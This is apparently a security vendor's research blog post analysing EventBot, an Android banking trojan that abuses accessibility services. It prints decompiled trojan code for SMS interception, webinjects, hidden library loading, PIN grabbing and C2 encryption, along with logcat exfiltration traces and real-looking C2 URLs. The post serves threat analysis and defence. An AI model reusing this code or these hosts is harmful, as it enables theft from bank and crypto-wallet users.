EventBot: A New Mobile Banking Trojan is Born

cybereason.com/blog/eventbot-a-new-mobile-banking-trojan-is-born

Written By
Cybereason Nocturnus

April 30, 2020 | 12 minute read

Research by: Daniel Frank, Lior Rochberger, Yaron Rimmer and Assaf Dahan

Key Findings

- The Cybereason Nocturnus team is investigating EventBot, a new type of Android mobile malware that emerged around March 2020. EventBot is a mobile banking trojan and infostealer that abuses Android's accessibility features to steal user data from financial applications, read user SMS messages, and steal SMS messages to allow the malware to bypass two-factor authentication.
- EventBot targets users of over 200 different financial applications, including banking, money transfer services, and crypto-currency wallets. Those targeted include applications like Paypal Business, Revolut, Barclays, UniCredit, CapitalOne UK, HSBC UK, Santander UK, TransferWise, Coinbase, paysafecard, and many more.
- It specifically targets financial banking applications across the United States and Europe, including Italy, the UK, Spain, Switzerland, France, and Germany. The full list of banking applications targeted is included in the appendix.

- EventBot is particularly interesting because it is in such early stages. This brand new malware has real potential to become the next big mobile malware, as it is under constant iterative improvements, abuses a critical operating system feature, and targets financial applications.
- This research gives a rare look into the process improvements malware authors make when optimizing before launch. By going on the offensive and hunting the attackers, our team was able to unearth the early stages of what may be a very dangerous mobile malware.

table of contents

Security Recommendations

- Keep your mobile device up-to-date with the latest software updates from legitimate sources.
- Keep Google Play Protect on.
- Do not download mobile apps from unofficial or unauthorized sources. Most legitimate Android apps are available on the Google Play Store.
- Always apply critical thinking and consider whether you should give a certain app the permissions it requests.
- When in doubt, check the APK signature and hash in sources like VirusTotal before installing it on your device.
- Use mobile threat detection solutions for enhanced security.


Introduction

For the past few weeks, the Cybereason Nocturnus team has been investigating a new type of Android malware dubbed EventBot, which was first identified in March 2020. This malware appears to be newly developed with code that differs significantly from previously known Android malware. EventBot is under active development and is evolving rapidly; new versions are released every few days with improvements and new capabilities.

EventBot abuses Android's accessibility feature to access valuable user information, system information, and data stored in other applications. In particular, EventBot can intercept SMS messages and bypass two-factor authentication mechanisms.

The Cybereason Nocturnus team has concluded that EventBot is designed to target over 200 different banking and finance applications, the majority of which are European bank and crypto-currency exchange applications.

By accessing and stealing this data, Eventbot has the potential to access key business data, including financial data. 60% of devices containing or accessing enterprise data are mobile, and mobile devices tend to include a significant amount of personal and business data, assuming the organization has a bring-your-own-device policy in place. Mobile malware is a significant risk for organizations and consumers alike, and must be considered when protecting personal and business data.



Applications targeted by EventBot.

Cybereason Mobile detecting EventBot.

Threat Analysis

Initial Access

Though EventBot is not currently on the Google Play Store, we were able to find several icons EventBot is using to masquerade as a legitimate application. We believe that, when it is officially released, it will most likely be uploaded to rogue APK stores and other shady websites, while masquerading as real applications.

Icons used for EventBot masqueraded as legitimate with these icons.application.

Malware Capabilities

The Cybereason Nocturnus team has been following EventBot since the beginning of March 2020. The team has encountered different versions of the malware over time as it has rapidly evolved. At the time of writing this research, four versions of the EventBot malware were observed: Version 0.0.0.1, 0.0.0.2, and 0.3.0.1 and 0.4.0.1. Each version expands the bot's functionality and works to obfuscate the malware against analysis. In this research, we review common features of the malware and examine the improvements the threat actor made in each version.

Common Features

Permissions

When installed, EventBot requests the following permissions on the device:


- **SYSTEM_ALERT_WINDOW** - allow the app to create windows that are shown on top of other apps.
- **READ_EXTERNAL_STORAGE** - read from external storage.
- **REQUEST_INSTALL_PACKAGES** - make a request to install packages.
- **INTERNET** - open network sockets.
- **REQUEST_IGNORE_BATTERY_OPTIMIZATIONS** - whitelist the app to allow it to ignore battery optimizations.
- **WAKE_LOCK** - prevent the processor from sleeping and dimming the screen.
- **ACCESS_NETWORK_STATE** - allow the app to access information about networks.
- **REQUEST_COMPANION_RUN_IN_BACKGROUND** - let the app run in the background.
- **REQUEST_COMPANION_USE_DATA_IN_BACKGROUND** - let the app use data in the background.
- **RECEIVE_BOOT_COMPLETED** - allow the application to launch itself after system boot. EventBot uses this permission in order to achieve persistence and run in the background as a service.
- **RECEIVE_SMS** - allow the application to receive text messages.
- **READ_SMS** - allow the application to read text messages.

```
<uses-permission android:name="android.permission.SYSTEM_ALERT_WINDOW"/>
<uses-permission android:name="android.permission.READ_EXTERNAL_STORAGE"/>
<uses-permission android:name="android.permission.REQUEST_INSTALL_PACKAGES"/>
<uses-permission android:name="android.permission.INTERNET"/>
<uses-permission android:name="android.permission.REQUEST_IGNORE_BATTERY_OPTIMIZATIONS"/>
<uses-permission android:name="android.permission.WAKE_LOCK"/>
<uses-permission android:name="android.permission.ACCESS_NETWORK_STATE"/>
<uses-permission android:name="android.permission.REQUEST_COMPANION_RUN_IN_BACKGROUND"/>
<uses-permission android:name="android.permission.REQUEST_COMPANION_USE_DATA_IN_BACKGROUND"/>
<uses-permission android:name="android.permission.RECEIVE_BOOT_COMPLETED"/>
<uses-permission android:name="android.permission.RECEIVE_SMS"/>
<uses-permission android:name="android.permission.READ_SMS"/>
```

EventBot's permissions as seen in the manifest file.


The Initial Installation Process

Once installed, EventBot prompts the user to give it access to accessibility services.




Initial request by EventBot to run as a service.

Once the malware can use accessibility services, it has the ability to operate as a keylogger and can retrieve notifications about other installed applications and content of open windows.



EventBot's request to use accessibility services.

In more up-to-date versions of Android, EventBot will ask for permissions to run in the background before deleting itself from the launcher.



EventBot requests permissions to always run in the background.

Download and Update the Target Configuration File

By analyzing and decoding the HTTP packets in EventBot Version 0.0.0.1, we can see that EventBot downloads and updates a configuration file with almost 200 different financial application targets. Following is the HTTP response from the C2 server, containing the encrypted configuration:

```
HTTP/1.1 200 OK
Server: nginx
Date: Mon, 02 Mar 2020 14:33:25 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 7072
Connection: keep-alive

liVqk8dIsVV8gNw+b+FACw0RANbVXnc5F8dqUxheVuWBth7Z3Wk0z9mLaey1vsb796iqepYsIo4TYhITNdHC78G3
odb9C1Jy8KroTBbI1yyNeQbuGlqsD3KK6vvG30TpdyAi6IHGej07Jx/+3hivwgt49E/TVK/
2of9KDKx6UDYpTm+DQC40hWwAaYgHj5mCVHECCgTKILzNXlSF2bcnMfQcpcN5cLpsAqIAcVa38QTvSDkS4nkbsgL
C3/sSn2qBa6GOQ/
4AKhshmDTEuPyUjdoJJEYFMblawXyTIZoM9nv1ft0qIM5ltw1n9lbNIYy0yoQXi3FnRi8kSL7LHR5kLLD/
HJgqBdrUeKFFOEDb8Qpj90Y30hwCUrYKlXPzmaUw6qzVlgnlpxksWAavSRu+Se49K5KjUgGywRVELuaAoFcxTrGt
L65hQIBDFMiPk9ksRmZUSonWZDguU+5n9/16R0QejRTNOeExVZ8VV+t5ohnNUlSK+H/
BpBEISnwAOwxmEeoBECQrCjXIZtbZouzwjZJd+Ua3rl3IcstgcLYRlu5w/lFeNyPogjMq2AII2Vzq4f6ORc+
```

Encrypted HTTP response returned from the C2.

In Version 0.0.0.1, the communication with the C2 is encrypted using Base64 and RC4. The RC4 key is hardcoded in EventBot. Upon decryption, we can see that the response from the server is a JSON object of EventBot's configuration, which contains C2 URLs and a targeted applications list.


```
"config": {
    "ID": "6a8ed95448fb4b2ebf6e1479eacc7fefa51f31ee10e716e668ef25de77067c2c",
    "urls": [
        "http://ora.studiolegalebasili.com/gate_cb8a5aea1ab302f0_b",
        "http://ora.carlaarrabitoarchitetto.com/gate_cb8a5aea1ab302f0_b"
    ],
    "webInj": [
        "com.latuabancaperandroid",
        "posteitaliane.posteapp.appbpol",
        "posteitaliane.posteapp.apppostepay"
    ],
    "aSniff": [
        "com.kutxabank.android",
        "com.bankinter.launcher",
        "com.advantage.RaiffeisenBank",
        "com.bankofqueensland.boq",
        "com.kbc.mobilebanking",
        "com.bbva.netcash",
        "de.postbank.finanzassistent",
```

Decrypted EventBot configuration returned from the C2.

The configuration file contains a list of financial applications that can be targeted by EventBot. This version includes 185 different applications, including official applications of worldwide banks. 26 of the targeted applications are from Italy, 25 are from the UK, 6 are from Germany, 5 are from France, and 3 are from Spain. However, it also targets applications from Romania, Ireland, India, Austria, Switzerland, Australia, Poland and the USA. In addition to official banking applications, the target list includes 111 other global financial applications for banking and credit card management, money transfers, and cryptocurrency wallets and exchanges. Those targeted include Paypal Business, Revolut, Barclays, UniCredit, CapitalOne UK, HSBC UK, Santander UK, TransferWise, Coinbase, paysafecard, and many more. The full list of banking applications targeted is included in the appendix.

Abuse of Accessibility Services

EventBot abuses the accessibility services of Android devices for the majority of its activity. Accessibility features are typically used to help users with disabilities by giving the device the ability to write into input fields, auto-generate permissions, perform gestures for the user, etc. However, when used maliciously, accessibility features can be used to exploit legitimate services for malicious purposes, like with EventBot. EventBot uses multiple methods to exploit accessibility events for webinjects and other information stealing purposes.

Data Gathering

Getting a list of all installed applications: Once EventBot is installed on the target machine, it lists all the applications on the target machine and sends them to the C2.

Device information: EventBot queries for device information like OS, model, etc, and also sends that to the C2.

```
public JSONObject makeRegPacket(Context context2) {
    JSONObject jSONObject = new JSONObject();
    try {
        JSONObject jSONObject2 = new JSONObject();
        jSONObject2.put(STRINGS_UID, getUID(context2));
        jSONObject2.put("OS", Build.VERSION.RELEASE);
        jSONObject2.put("MODEL", Build.MANUFACTURER);
        jSONObject2.put("VENDOR", Build.MODEL);
        jSONObject2.put("APPS", getAllApps(context2).toString());
        jSONObject2.put("GPstatus", getGpStatus(context2));
        jSONObject2.put("GPversion", getAppVersion(context2, STRING_GP_APP));
        jSONObject2.put("botnetID", this.botnetID);
        jSONObject2.put("botVer", botVersion);
        jSONObject2.put("libVer", libVersion);
        jSONObject2.put("screenLockType", new screenLockType().getCurrent(context2.getContentResolver()));
        jSONObject.put("reason", "reg");
        jSONObject.put("data", jSONObject2);
        return jSONObject;
    } catch (Throwable th) {
        printDebug("[func] [makeRegPacket] T: " + th);
        return null;
    }
}
```

Information gathered about the infected device to be sent to the C2.

- **Data encryption**: In the initial version of EventBot, the data being exfiltrated is encrypted using Base64 and RC4. In later versions, another encryption layer is added using Curve25519 encryption. All of the most recent versions of EventBot contain a ChaCha20 library that can improve performance when compared to other algorithms like RC4 and AES. This implies that the authors are actively working to optimize EventBot over time.
- **SMS grabbing:** EventBot has the ability to parse SMS messages by using the targeted device's SDK version to parse them correctly.

```
public JSONObject parseSMS(Context context2, Intent intent) {
    JSONObject jSONObject = new JSONObject();
    try {
        if (Build.VERSION.SDK_INT >= 19) {
            for (SmsMessage smsMessage : Telephony.Sms.Intents.getMessagesFromIntent(intent)) {
                jSONObject.put("from", smsMessage.getDisplayOriginatingAddress());
                jSONObject.put("text", smsMessage.getMessageBody());
            }
        } else {
            Bundle extras = intent.getExtras();
            if (extras != null) {
                Object[] objArr = (Object[]) extras.get("pdus");
                if (objArr == null) {
                    return jSONObject;
                }
                SmsMessage[] smsMessageArr = new SmsMessage[objArr.length];
                jSONObject.put("from", smsMessageArr[0].getOriginatingAddress());
                String str = new String();
                for (int i = 0; i < smsMessageArr.length; i++) {
                    smsMessageArr[i] = SmsMessage.createFromPdu((byte[]) objArr[i]);
                    str = str + smsMessageArr[i].getMessageBody();
                }
                jSONObject.put("text", str);
            }
        }
        jSONObject.put("time", System.currentTimeMillis() / 1000);
    } catch (Throwable th) {
    }
    return jSONObject;
}
```

Parsing of grabbed SMS messages.

> **Webinjects:** According to the bot's configuration, if a webinject is set for a given application, it will be executed.

```
public boolean doWebInject(Context context2, String str, AccessibilityEvent accessibilityEvent, String str2) {
    try {
        String charSequence = accessibilityEvent.getPackageName().toString();
        if (!isNeedWebInj(context2, "webInjPrefs", charSequence)) {
            return false;
        }
        this.webInjCurrentApp = charSequence;
        printDebug("[func] [doWebInject] makeWebInjectUrl: " + makeWebInjectUrl(context2, charSequence, str2));
        return showWebInject(context2, makeWebInjectUrl(context2, charSequence, str2), str2);
    } catch (Throwable th) {
        printDebug("[func] [doWebInject] T: " + th);
        return false;
    }
}
```

Web injects execution method by a pre-established configuration.

Bot Updates

EventBot has a long method called *parseCommand* that can update EventBot's configuration XML files, located in the shared preferences folder on the device.

```
root@generic_x86:/data/data/com.example.eventbot/shared_prefs # ls
WebViewChromiumPrefs.xml
gateUrlsPrefs.xml
```

Dropped XML configuration files on the device.

EventBot uses this function to update its C2s, the configuration of webinjects, etc. The following code shows EventBot parsing instructions sent from the C2.

```
switch (str.hashCode()) {
    case -1437906227:
        if (str.equals(STRINGS_ASNIFF)) {
            c = 1;
            break;
        }
        break;
    case -791829519:
        if (str.equals(STRINGS_WEBINJ)) {
            c = 2;
            break;
        }
        break;
    case -698544072:
        if (str.equals(STRINGS_GATE_URLS)) {
            c = 4;
            break;
        }
        break;
    case -131152522:
        if (str.equals(STRINGS_SMS_ADMIN)) {
            c = 5;
            break;
        }
        break;
    case 2963396:
        if (str.equals(STRINGS_AINJ)) {
            c = 0;
            break;
        }
        break;
    case 796260579:
        if (str.equals(STRINGS_PINNED)) {
            c = 3;
            break;
        }
        break;
```

Parsing of instructions by the bot from the C2 .

Unique Features by Version

EventBot Version 0.0.0.1

RC4 and Base64 Packet Encryption

```
    String readLine = bufferedReader.readLine();
    if (readLine != null) {
        stringBuffer.append(readLine);
    } else {
        bufferedReader.close();
        String str3 = new String(rc4(gateKey, Base64.decode(stringBuffer.toString().getBytes(), 0)));
        printDebug("[func] sendPost decoded responce: " + str3);
        return str3;
    }
}
```

RC4 and Base64 data decryption from the C2.

As mentioned above, EventBot Version 0.0.0.1 sends a JSON object containing the Android package names of all the apps installed on the victim's device alongside additional metadata, including the bot version, botnetID, and the *reason* this package is sent. For this particular packet, the *reason* is registration of the bot. If the

connection to the C2 fails, it will continue to retry until it is successful.

```
com.example.eventbot D/eventBot: [func] [service] onCreate
com.example.eventbot D/eventBot: [func] [service] onStartCommand
com.example.eventbot D/eventBot: [func] [service] onStartCommand
com.example.eventbot D/eventBot: [func] sendPost request: {"reason":"reg","data":{"UID":"
    efa62316211a9e94","OS":"5.0.2","MODEL":"unknown","VENDOR":"Android SDK built for x86","APPS"
    :"[com.android.customlocale2, com.android.dialer, com.android.protips,
    com.example.android.apis, com.android.htmlviewer, com.android.location.fused,
    com.android.backupconfirm, jp.co.omronsoft.openwnn, com.android.packageinstaller,
    com.android.emulator.smoketests, com.android.providers.userdictionary,
    com.android.providers.downloads.ui, com.android.externalstorage, com.android.sdksetup,
    com.android.providers.contacts, com.android.netspeed, com.android.fallback,
    com.example.android.softkeyboard, com.android.exchange, com.android.music,
    com.android.documentsui, com.android.calculator2, com.android.shell, com.android.settings,
    com.android.sharedstoragebackup, com.android.smoketest.tests, com.android.proxyhandler,
    com.android.managedprovisioning, com.google.android.play.games, com.example.eventbot,
    com.svox.pico, com.google.android.calendar, com.android.wallpaper.livepicker,
    com.android.smoketest, com.android.development_settings, com.android.inputdevices,
    com.android.keychain, com.android.widgetpreview, com.android.camera,
    com.google.android.syncadapters.contacts, com.android.providers.settings,
    com.android.gallery, com.android.captiveportallogin, com.android.printspooler,
    com.google.android.gms, com.example.android.livecubes, com.android.inputmethod.latin,
    com.google.android.apps.maps, com.android.dreams.basic, com.android.contacts,
    com.android.vpndialogs, com.android.speechrecorder, com.google.android.street,
    com.android.pacprocessor, com.android.launcher, com.android.server.telecom,
    com.android.gesture.builder, com.android.deskclock, com.android.defcontainer,
    com.android.mms.service, com.google.android.gm, com.android.quicksearchbox,
    com.android.systemui, com.android.phone, com.android.providers.media,
    com.android.providers.calendar, com.android.vending, com.android.webview,
    com.android.soundrecorder, com.android.certinstaller, android,
    com.android.providers.telephony, com.android.mms, com.android.providers.downloads,
    com.android.browser, com.android.development, com.google.android.gsf,
    com.google.android.gsf.login]","GPstatus":false,"GPversion":"1.8","botnetID":"word102","ver"
    :"0.0.0.1"}}
com.example.eventbot D/eventBot: [func] [service] [alarm] onReceive
com.example.eventbot D/eventBot: [func] sendPost failed: java.net.SocketTimeoutException
com.example.eventbot D/eventBot: [func] [service] [alarm] onReceive
com.example.eventbot D/eventBot: [func] sendPost request: {"reason":"reg","data":{"UID":"
```

Logcat from the infected device.

EventBot Version 0.0.0.2

Dynamic Library Loading

As of Version 0.0.0.2, EventBot attempts to hide its main functionality from static analysis. With Version 0.0.0.1, there is a dedicated *functions* class where all main malicious activity happens and can be observed. Instead, in Version 0.0.0.2, EventBot dynamically loads its main module.

```
com.example.eventbot D/eventBot: [func] [service] [loadLib] fallback
com.example.eventbot D/eventBot: [func] [service] [loadLib] lib.length(): 47169
```

Loaded library as seen in Logcat.

By browsing EventBot's installation path on the device, we can see the library dropped in the *app_dex* folder.

```
root@generic_x86:/data/data/com.example.eventbot/app_dex # ls
d8558f61e48f5fdc5a58fa0d1eb6b89.jar
```

The loaded library dropped on the device.

The code to load the main module dynamically can also be seen statically. The malicious library is loaded from Eventbot's *assets* that contain a font file called *default.ttf* which is actually the hidden library and then decoded using RC4.

```
public libInterface loadLib(Context context, int i, boolean z) {
    boolean z2;
    libInterface libinterface;
    int i2 = i;
    libInterface libinterface2 = null;
    if (z) {
        try {
            loadLibMutex.acquire();
        } catch (InterruptedException unused) {
        }
    }
    try {
        File file = new File(getDir("dex", 0), genLibUpdateName());
        if (file.exists()) {
            Log.d(cfg.TAG, "[func] [service] [loadLib] afterUpdate");
            z2 = true;
        } else {
            file = new File(getDir("dex", 0), genLibName());
            if (!file.exists()) {
                Log.d(cfg.TAG, "[func] [service] [loadLib] fallback");
                fallbackLib(file, ASSETS_LIB);
            } else {
                Log.d(cfg.TAG, "[func] [service] [loadLib] normal");
            }
            z2 = false;
        }
        Log.d(cfg.TAG, "[func] [service] [loadLib] lib.length(): " + file.length());
        Class loadClass = new DexClassLoader(file.getAbsolutePath(), context.getDir("outdex", 0).
```

The method responsible for the library loading.

EventBot has the ability to update its library or potentially even download a second library when given a command from the C2. An updated library name is generated by calculating the md5sum of several device properties, while concatenating the build model twice in case of an update to the library.

```
public String genLibUpdateName() {
    return md5(Build.MANUFACTURER + Build.MODEL + Build.MODEL) + ".jar";
}
```

Updated library naming convention

```
public String genLibName() {
    return md5(Build.MANUFACTURER + Build.MODEL) + ".jar";
}
```

New library naming convention.

Data Encryption


The Curve25519 encryption algorithm was implemented as of EventBot Version 0.0.0.2. This encryption algorithm is an extra security layer for communicating with the C2, an improvement over the previous version of a plain RC4 encryption. When reviewing the decrypted packet, it's clear it has the same content as previous versions.

```
    String readLine = bufferedReader.readLine();
    if (readLine != null) {
        stringBuffer.append(readLine);
    } else {
        bufferedReader.close();
        String str3 = new String(rc4(bytesToHex(curve25519GetShared.get(0)), Base64.decode(stringBuffer.toString().getBytes(), 0)));
        printDebug("[func] sendPost decoded responce: " + str3);
        return str3;
    }
}
```

Decryption of packets from the C2 using Curve25519.

EventBot Version 0.3.0.1

Additional Assets Based on Country / Region



Images in Spanish and Italian added in version 0.3.0.1.

Version 0.3.0.1 includes Italian and Spanish language compatibility within the resources section. Presumably, this was done to make the app seem more credible to targeted users in different countries.

Grabbing the Screen PIN with Support for Samsung Devices

Version 0.3.0.1 added an ~800 line long method called *grabScreenPin*, which uses accessibility features to track pin code changes in the device's settings. It listens to events like *TYPE_VIEW_TEXT_CHANGED*. We suspect the updated PIN is sent to the C2, most likely to give the malware the option to perform privileged activities on the infected device related to payments, system configuration options, etc.

```
eventBot: [func] [grabScreenPin] [screenLockType.PIN] grabbed: 4 full: [1, 2, 3, 4]
eventBot: [func] [grabScreenPin]1 {"package":"com.android.systemui","time":
    1586114559,"event":{"EventType":"TYPE_VIEW_TEXT_CHANGED","eventClass":"
    android.widget.EditText","EventTime":5551791,"eventText":"[•••4]","nodeClass":"
    android.widget.EditText","nodeText":"•••4","contentDescription":"PIN area","ID":
    "com.android.systemui:id\/pinEntry","isEnabled":true,"isClickable":false,"
```

Listening to TYPE_VIEW_TEXT_CHANGED accessibility event.

After collecting the changed PIN code, it is sent back to the C2.

```
eventBot: [func] [grabScreenPin] [isScreenUnlocked == true] [screenLockType.PIN] end, PIN: [1, 2, 3, 4]
eventBot: [func] sendPost request: {"reason":"screenPinLog","data":{"UID":"3b41e45c03d2e8fe","log":"{\"data\":\"1234\",\"type\":11}"}}
```

Sending the pin code back to the C2.

Eventually, the screen PIN preferences will be saved to an additional XML file in the shared preferences folder.

```
<?xml version='1.0' encoding='utf-8' standalone='yes' ?>
<map>
    <string name="data">1234</string>
    <boolean name="grabbed" value="true" />
    <boolean name="enter" value="true" />
    <int name="type" value="11" />
</map>
```

The content of screenPinPrefs.xml.

The *grabScreenPin* method has separate conditioning to handle screen lock events in Samsung devices.


```
if (this.grabPinStarted) {
    if (accessibilityEvent.getEventType() == 16384 && accessibilityEvent.getClassName().equals("android.widget.TextView") && accessibilityEvent.getText() != null) {
        if (isSamsung()) {
            if (isSamsung10() || isSamsung8()) {
                if (accessibilityEvent.getText().toString().matches(".*([0-9]+).*")) {
                    printDebug("[func] [grabScreenPin] [TYPE_ANNOUNCEMENT] [SAMSUNG10, SAMSUNG8] start from begining, clear buffer");
                    this.grabPinBuffer.clear();
                } else {
                    printDebug("[func] [grabScreenPin] [TYPE_ANNOUNCEMENT] [SAMSUNG10, SAMSUNG8] [Incorrect pin/password entered]  start from begining, clear buffer");
                    this.grabPinBuffer.clear();
                }
            } else if (!accessibilityEvent.getText().toString().matches(".*([0-9]+).*")) {
                printDebug("[func] [grabScreenPin] [TYPE_ANNOUNCEMENT] [SAMSUNG] [Incorrect pin/password entered] start from begining, clear buffer");
                this.grabPinBuffer.clear();
            }
        } else if (accessibilityEvent.getText().toString().matches(".*([0-9]+).*")) {
            printDebug("[func] [grabScreenPin] [TYPE_ANNOUNCEMENT] [too many invalid attempts] start from begining, clear buffer");
            this.grabPinBuffer.clear();
        }
    }
```

A new method to handle screen lock with support for Samsung devices.

EventBot Version 0.4.0.1

Package Name Randomization


In this version, the package name is no longer named ‘com.example.eventbot’, which makes it more difficult to track down.



Randomized package name instead of com.example.eventbot.

ProGuard Obfuscation

As with many other Android applications, EventBot is now using obfuscation. Both the loader and dropped class are obfuscated using ProGuard, which obfuscates names using alphabet letters. The code itself is not modified by this type of obfuscation though, making the analysis easier.



Obfuscated class names using letters of the alphabet.

Hidden Configuration Data

As mentioned above, EventBot begins using obfuscation. Due to this obfuscation, a part of the previously mentioned *cfg* class is now mapped to *c/b/a/a/a* or *c/a/a/a/a*.

c.b.a.a.a

```
1  package c.b.a.a;
2
3  public class a {
4
5      /* renamed from: a  reason: collision with root package name */
6      public static Long f868a = 15L;
7
8      /* renamed from: b  reason: collision with root package name */
9      public static Long f869b = 15L;
10
11     /* renamed from: c  reason: collision with root package name */
12     public static Long f870c = 15L;
13     public static Integer d = 3;
14     public static String e = "http://pub.welcometothepub.com/gate_cb8a5aea1ab302f0_c;http://marta.martatovaglieri.it/gate_cb8a5aea1ab302f0_c";
15
16     static {
17         Long.valueOf(10);
18     }
19 }
```

C2 URLs and other settings in a nested class.

Other configuration data is located elsewhere, and some of it can been seen here:

The encrypted library path

- The output folder on the device for the dropped library
- The name of the library after it is loaded

eventBot name string

- Version number
- A string used as an RC4 key, both for decrypting the library and as a part of the network data encryption (hasn't changed from the previous version)
- The C2 URLs
